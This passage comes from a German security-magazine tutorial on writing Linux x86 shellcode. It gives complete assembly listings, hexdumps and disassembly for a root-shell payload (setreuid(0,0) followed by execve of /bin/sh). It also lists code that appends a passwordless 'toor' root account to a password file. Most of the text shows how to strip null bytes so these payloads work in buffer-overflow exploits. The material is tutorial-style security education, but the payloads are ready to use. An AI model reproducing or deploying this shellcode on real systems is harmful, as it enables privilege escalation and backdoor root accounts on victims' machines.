18: int 0x80
```

Listing 13. *Die Datei add2.asm*

```
 1: BITS 32
 2:
 3:  jmp three
 4: one:
 5:
 6: ; open("/file\n",
    O_WRONLY|O_APPEND)
 7:  mov eax, 5
 8:  pop ebx
 9:  mov ecx, 1025
10:  int 0x80
11:
12:  mov ebx, eax
13:
14:  jmp four
15: two:
16:
17: ; write(fd, "toor:x:0:0::
    /:/bin/bash\n", 24)
18:  mov eax, 4
19:  pop ecx
20:  mov edx, 24
21:  int 0x80
22:
23: ; close(fd)
24:  mov eax, 6
25:  int 0x80
26:
27: ; exit(0)
28:  mov eax, 1
29:  mov ebx, 0
30:  int 0x80
31:
32: three:
33:  call one
34:  db '/file', 0
35:
36: four:
37:  call two
38:  db 'toor:x:0:0::/:/bin/bash',
     0x0a
```

Die Kompilierung und die Art der Konvertierung des neuen Programms in den Shellcode sind in Abbildung 5 präsentiert.

Eine Feuertaufe

Nun haben wir unseren Shellcode und müssen seine Arbeitsweise testen. Zu diesem Zweck schreiben wir ein kleines Programm (*test*, Listing 11), von dem die in der Zeichenvariable `code` enthaltene Befehlskette aktiviert wird. Wir werden dieses Programm beim Testen aller unserer Shellcodes nutzen, indem wir den Inhalt der Variable `code` ändern oder eine neue Variable hinzufügen. Damit unser Shellcode richtig gestartet wird, müssen wir den durch das Programm *hexdump* angezeigten Code anpassen, indem wir vor jedes Byte das Zeichen `\x` setzen. Anschließend kompilieren und starten wir das Programm *test.c* auf die in Abbildung 6 präsentierte Weise.

Hexadezimalzahlen auf dem Stack

Eine andere Methode zum Einfügen des Strings in die Codesektion ist die Speicherung der Zeichen auf dem Stack in hexadezimaler Form

Listing 14. *Die Datei shell2.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  mov eax, 70
 5:  mov ebx, 0
 6:  mov ecx, 0
 7:  int 0x80
 8:
 9:  jmp two
10: one:
11:
12: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
13:  mov eax, 11
14:  pop ebx
15:  push 0
16:  push ebx
17:  mov ecx, esp
18:  mov edx, 0
19:  int 0x80
20:
21: two:
22:  call one
23:  db '/bin/sh', 0
```



```
~/shellcode
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$ ndisasm write2
00000000  E91E00            jmp 0x21
00000003  0000              add [bx+si],al
00000005  59                pop cx
00000006  B80400            mov ax,0x4
00000009  0000              add [bx+si],al
0000000B  BB0100            mov bx,0x1
0000000E  0000              add [bx+si],al
00000010  BA0E00            mov dx,0xe
00000013  0000              add [bx+si],al
00000015  CD80              int 0x80
00000017  B80100            mov ax,0x1
0000001A  0000              add [bx+si],al
0000001C  BB0000            mov bx,0x0
0000001F  0000              add [bx+si],al
00000021  CD80              int 0x80
00000023  E8DDFF            call 0x3
00000026  FF                db 0xFF
00000027  FF6865            jmp far [bx+si+0x65]
0000002A  6C                insb
0000002B  6C                insb
0000002C  6F                outsw
0000002D  2C20              sub al,0x20
0000002F  776F              ja 0xa0
00000031  726C              jc 0x9f
00000033  64210A            and [fs:bp+si],cx
[shellcode]$
```

Abbildung 7. *Die Null-Bytes im Shellcode write2*

```
~/shellcode
[shellcode]$ hexdump -C shell2
00000000  b8 46 00 00 00 bb 00 00  00 00 b9 00 00 00 00 cd  |.F..............|
00000010  80 e9 15 00 00 00 b8 0b  00 00 00 5b 68 00 00 00  |...........[h...|
00000020  00 53 89 e1 ba 00 00 00  00 cd 80 e8 e6 ff ff ff  |.S..............|
00000030  2f 62 69 6e 2f 73 68 00                           |/bin/sh.|
00000038
[shellcode]$ ndisasm shell2
00000000  B84600            mov ax,0x46
00000003  0000              add [bx+si],al
00000005  BB0000            mov bx,0x0
00000008  0000              add [bx+si],al
0000000A  B90000            mov cx,0x0
0000000D  0000              add [bx+si],al
0000000F  CD80              int 0x80
00000011  E91500            jmp 0x29
00000014  0000              add [bx+si],al
00000016  B80B00            mov ax,0xb
00000019  0000              add [bx+si],al
0000001B  5B                pop bx
0000001C  680000            push word 0x0
0000001F  0000              add [bx+si],al
00000021  53                push bx
00000022  89E1              mov cx,sp
00000024  BA0000            mov dx,0x0
00000027  0000              add [bx+si],al
00000029  CD80              int 0x80
0000002B  E8E6FF            call 0x14
0000002E  FF                db 0xFF
0000002F  FF2F              jmp far [bx]
00000031  62696E            bound bp,[bx+di+0x6e]
00000034  2F                das
00000035  7368              jnc 0x9f
00000037  00                db 0x00
```

Abbildung 8. *Die Null-Bytes im Shellcode shell2*

und Kopieren des Stackzeigers an die benötigte Stelle. Dies ist eine sehr nützliche Methode – in den meisten Fällen ermöglicht sie es, die Größe des Objektshellcodes zu reduzieren. In Listing 12 ist das Programm *write2.asm* präsentiert, das unter Einsatz dieser Technik modifiziert wurde.

Das Ablegen des anzuzeigenden Strings auf den Stack erfolgt in Zeilen 4 bis 7. Selbstverständlich müssen wir sie in umgekehrter Reihenfolge auf den Stack ablegen. Zunächst

Listing 15. *Die Datei write3.asm*

```
1: BITS 32
2:
3:  jmp short two
4: one:
5:  pop ecx
6:
7: ; write(1, "hello, world!", 14)
8:  xor eax, eax
9:  mov al, 4
10:  xor ebx, ebx
11:  mov bl, 1
12:  xor edx, edx
13:  mov dl, 14
14:  int 0x80
15:
16: ; exit(0)
17:  xor eax, eax
18:  mov al, 1
19:  xor ebx, ebx
20:  int 0x80
21:
22: two:
23:  call one
24:  db 'hello, world!', 0x0a
```

Listing 16. *Die Datei shell3.asm*

```
1: BITS 32
2:
3: ; setreuid(0, 0)
4:  xor eax, eax
5:  mov al, 70
6:  xor ebx, ebx
7:  xor ecx, ecx
8:  int 0x80
9:
10:  jmp short two
11: one:
12:  pop ebx
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15:  xor eax, eax
16:  mov byte [ebx+7], al
17:  push eax
18:  push ebx
19:  mov ecx, esp
20:  mov al, 11
21:  xor edx, edx
22:  int 0x80
23:
24: two:
25:  call one
26:  db '/bin/shX'
```

legen wir auf den Stack das Zeichen `\n!` (Hexadezimalwert 0x0a21), anschließend `dlro` (0x646c726f), dann




Abbildung 9. *Der verbesserte Shellcode write*




Abbildung 10. *Der verbesserte Shellcode shell*




Abbildung 11. *Die endgültige Version des Codes shell*

`w,o` (0x77202c6f) und schließlich `lleh` (0x6c6c6568) ab. Die Adresse auf die soeben erstellte Überschreibung verschieben wir aus dem ESP-Register in das ECX-Register in Zeile 11. Die Größe des Shellcodes, den wir unter Einsatz dieser Methode erzielt haben, wurde um 4 Bytes verringert.

In Listings 13 und 14 sind die Quellcodes der Programme *add* und *shell* präsentiert, die an die vereinfachte Gestalt angepasst wurden. Ich werde auf sie nicht mehr eingehen, denn das Verstehen ihres Aufbaus und Funktionsweise soll Ihnen – bezugnehmend der früheren Analyse des Programms *write2.asm* – keine Schwierigkeiten bereiten. Ich habe auch noch nicht die neue Version des Programms *bind* präsentiert (auf der Heft-CD im Verzeichnis *materials/shell*), denn es soll in gleicher Weise wie *shell* modifiziert werden.

Wir entfernen die Null-Bytes

Unsere Shellcodes können schon von innerhalb anderer laufender Programme aus gestartet werden – sie nutzen zwar weder das Datensegment noch die statische Adressierung – können aber nach wie vor nicht in Exploits genutzt werden. Sie enthalten nämlich sehr viele Null-Bytes (siehe Abbildung 7 und 8), die bewirken, dass es unmöglich ist, den Code mit Hilfe der String-Funktionen in den Puffer zu kopieren. Versuchen wir also, die Shellcodes *write2.asm* und *shell2.asm* so zu modifizieren, sodass sie keine Null-Bytes mehr enthalten.

Nun versuchen wir, die zu korrigierenden Befehle zu lokalisieren. Zu diesem Zweck können wir das Programm *ndisasm* nutzen (siehe Abbildung 7 und 8).

Wie man sehen kann, sind die meisten Null-Bytes in Null-Befehlen oder in den Befehlen enthalten, durch die Werte in die Register oder auf den Stack eingetragen werden (Zeilen 8, 9, 10, 14 und 15 in Listing 10 und Zeilen 4, 5, 6, 13,15 und 18 in Listing 14). Dies folgt daraus, dass die sämtlichen Zahlen jeweils in 4 Bytes enthalten sind, und z.B. wird der Befehl `mov eax, 11` im Shellcode als B8 0b 00 00 00 repräsentiert (`mov eax` ist 0xB8 und `11` ist 0x0000000b).

Dies können wir verhindern, indem wir statt 4-Byte-Register EAX, EBX, ECX und EDX die kleineren, 1-Byte-Register AL, BL, CL und DL verwenden. Dadurch werden wir nur ein Byte einführen, in dem die Zahlen 0 bis 255 repräsentiert werden können, was in unserem Fall genügt. Den Befehl `mov eax, 11` verwandeln wir also in `mov al, 11` und den Befehl `mov edx, 14` in `mov dl, 14`. Es taucht aber ein anderes Problem auf: Wie soll man die restlichen Register-Bytes auf Null setzen? Eine der Möglichkeiten ist, einen beliebigen nicht-Null-Wert in die Register einzutragen (`mov eax, 0x11223344`) und anschließend diesen Wert zu subtra-

Listing 17. *Die Datei shell4.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  push byte 70
 5:  pop eax
 6:  xor ebx, ebx
 7:  xor ecx, ecx
 8:  int 0x80
 9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11:  xor eax, eax
12:  push eax
13:  push 0x68732f2f
14:  push 0x6e69622f
15:  mov ebx, esp
16:  push eax
17:  push ebx
18:  mov ecx, esp
19:  cdq
20:  mov al, 11
21:  int 0x80
```

Listing 18. *Die Datei write4.asm*

```
 1: BITS 32
 2:
 3: ; write(1, "hello, world!", 14)
 4:  push word 0x0a21
 5:  push 0x646c726f
 6:  push 0x77202c6f
 7:  push 0x6c6c6568
 8:  mov ecx, esp
 9:  push byte 4
10:  pop eax
11:  push byte 1
12:  pop ebx
13:  push byte 14
14:  pop edx
15:  int 0x80
16:
17:  ; exit(0)
18:  mov eax, ebx
19:  xor ebx, ebx
20:  int 0x80
```



hieren (`sub eax, 0x11223344`). Allerdings kann man dies auch mit Hilfe nur eines einzigen Befehls machen – `xor eax, eax`.

Ein Sprung auf Null

Das ist noch nicht alles. In Abbildung 7 kann man sehen, dass am Anfang des Shellcodes eine Gruppe von Null-Bytes steht, die dem Befehl `jmp two` entspricht (E9 17 00 00 00). Um sie zu entfernen, nutzen wir den Befehl `jmp short two`, der zwar auf gleiche Weise funktioniert, aber in EB 17 übersetzt wird. Das auf diese Art und Weise korrigierte Programm *write2.asm* ist in Listing 15 dargestellt.

Wie Abbildung 9 deutlich macht, ist es uns gelungen, alle Null-Bytes aus dem Shellcode zu entfernen und damit seine Größe auf 44 Bytes zu reduzieren. Ein so modifizierter Shellcode kann ohne Probleme in ein für Pufferüberlauf-Angriffe anfälliges Programm eingefügt und darin ausgeführt werden.

Jetzt versuchen wir, die Null-Bytes aus dem Programm *shell2.asm* zu entfernen. Wenn wir aber dieselben Operationen wie im Code *write2.asm* ausführen, stellt sich heraus, dass wir an einer Stelle auf Probleme stoßen. Es handelt sich nämlich um das letzte Byte des Shellcodes (Abbildung 8), das in der Definition des Strings `/bin/sh` steht (Zeile 23 in Listing 14). Dieses Byte ist unentbehrlich für die richtige Arbeit des Programms, denn es steht für das Ende des Strings und ermöglicht seine richtige Verarbeitung durch die Funktion *execve*.

Die Lösung, die wir hierbei einsetzen können, ist die Änderung des Null-Zeichens im Shellcode auf ein anderes Zeichen und Hinzufügen eines Befehls, von dem dieses Zeichen während des Programmablaufs wieder auf das Null-Byte zurückgesetzt wird. Der Effekt einer solchen Operation ist in Listing 16 und in Abbildung 10 zu sehen.

Wie man sehen kann, haben wir das Null-Zeichen durch X ersetzt (Zeile 26). In die Zeile 16 haben wir den Befehl eingefügt, der 8 Bytes aus dem genullten AL-Register an die um 7 Bytes vom Stringanfang verschobene Stelle (`ebx + 7`) überträgt. Dadurch erhält die Funktion *execve* die korrekt formatierten Argumente und wir haben kein NULL-Zeichen mehr im Shellcode.

Die Größe des aus dem Programm *shell3.asm* bestehenden Codes beträgt 41 Bytes. Mit Nutzung einiger einfacher Operationen können wir ihn bis auf 33 Bytes verkleinern. Die endgültige Version dieses Programms ist in Listing 17 präsentiert.

In erster Linie müssen wir die Methode der Festlegung des auszuführenden Programms ändern. Statt den String im Code zu halten, nutzen wir die Methode, die Sie beim Programm *write2b.asm* kennen gelernt haben – das Ablegen der entsprechenden Werte auf den Stack. In Zeilen 12, 13 und 14 legen wir auf den Stack den String `/bin//sh` ab, der mit einem Null-Byte endet. Obwohl das zusätzliche `/` das Verhalten der Funktion `execve` nicht verändert, ist dieses Zeichen unentbehrlich, denn dadurch ist die gesamte Größe des Strings das Vielfache von 2 Bytes und somit lässt sich mit Hilfe des Befehls `push` einfacher auf den Stack ablegen.

Die zweite Änderung betrifft die in Zeilen 4 und 5 enthaltenen Befehle. Sie sind gleichwertig mit den Befehlen aus denselben Zeilen in Listing 16 (`xor eax, eax 5` und `mov al, 70`), doch sind jeweils um ein Bit kleiner. Wir haben auch den Befehl `xor edx, edx` durch `cdq` ersetzt (Zeile 19), von dem das EDX-Register mit einem Zeichenbit aus dem EAX-Register gefüllt wird. In unserem Fall ist das EAX-Register ein Null-Register, was bewirkt, dass `cdq` eine 0 in das EDX-Register einfügt. Der so erstellte Shellcode ist in Abbildung 11 zu sehen.

Die optimierte Version des Programms *write* finden Sie in Listing 18.

Am Scheideweg

Sie haben es geschafft, ein paar Shellcodes zu erzeugen, die einwandfrei funktionieren und in verschiedenartigen Exploits eingesetzt werden können. Sie haben auch einige Techniken zur Reduzierung der Größe der Shellcodes sowie zum Entfernen der Null-Bytes kennen gelernt. Diese Informationen sind erst ein Ansatzpunkt für das Schreiben der Shellcodes und ermöglichen es Ihnen, die in diesem Zusammenhang geltenden Grundsatzregeln zu verstehen – erst von dieser Stelle an können Sie Ihre eigenen Experimente durchführen. ■

Über den Autor

Der Diplominformatiker Michał Piotrowski hat mehrjährige Erfahrung als Netzwerk- und Systemadministrator. Über drei Jahre lang arbeitete er als Sicherheitsinspektor bei einer Institution, die sich mit der Bedienung der übergeordneten polnischen PKI-Zertifizierungsstelle beschäftigt. Zurzeit ist er als Spezialist für Informations- und Telekommunikationssicherheit bei einer der größten polnischen Finanzinstitutionen tätig. In seiner Freizeit beschäftigt er sich mit dem Programmieren und Kryptographie.

Im Internet

- *http://packetstorm.linuxsecurity.com/shellcode* – jede Menge Shellcodes zum Herunterladen,
- *http://www.rosiello.org/archivio/The%20Basics%20of%20Shellcoding.pdf* – Shellcodes für Einsteiger,
- *http://www.void.at/greuff/utf8_1.txt* – ein UTF-8 kompatibler Shellcode,
- *http://nasm.sourceforge.net* – das Projekt Netwide Assembler.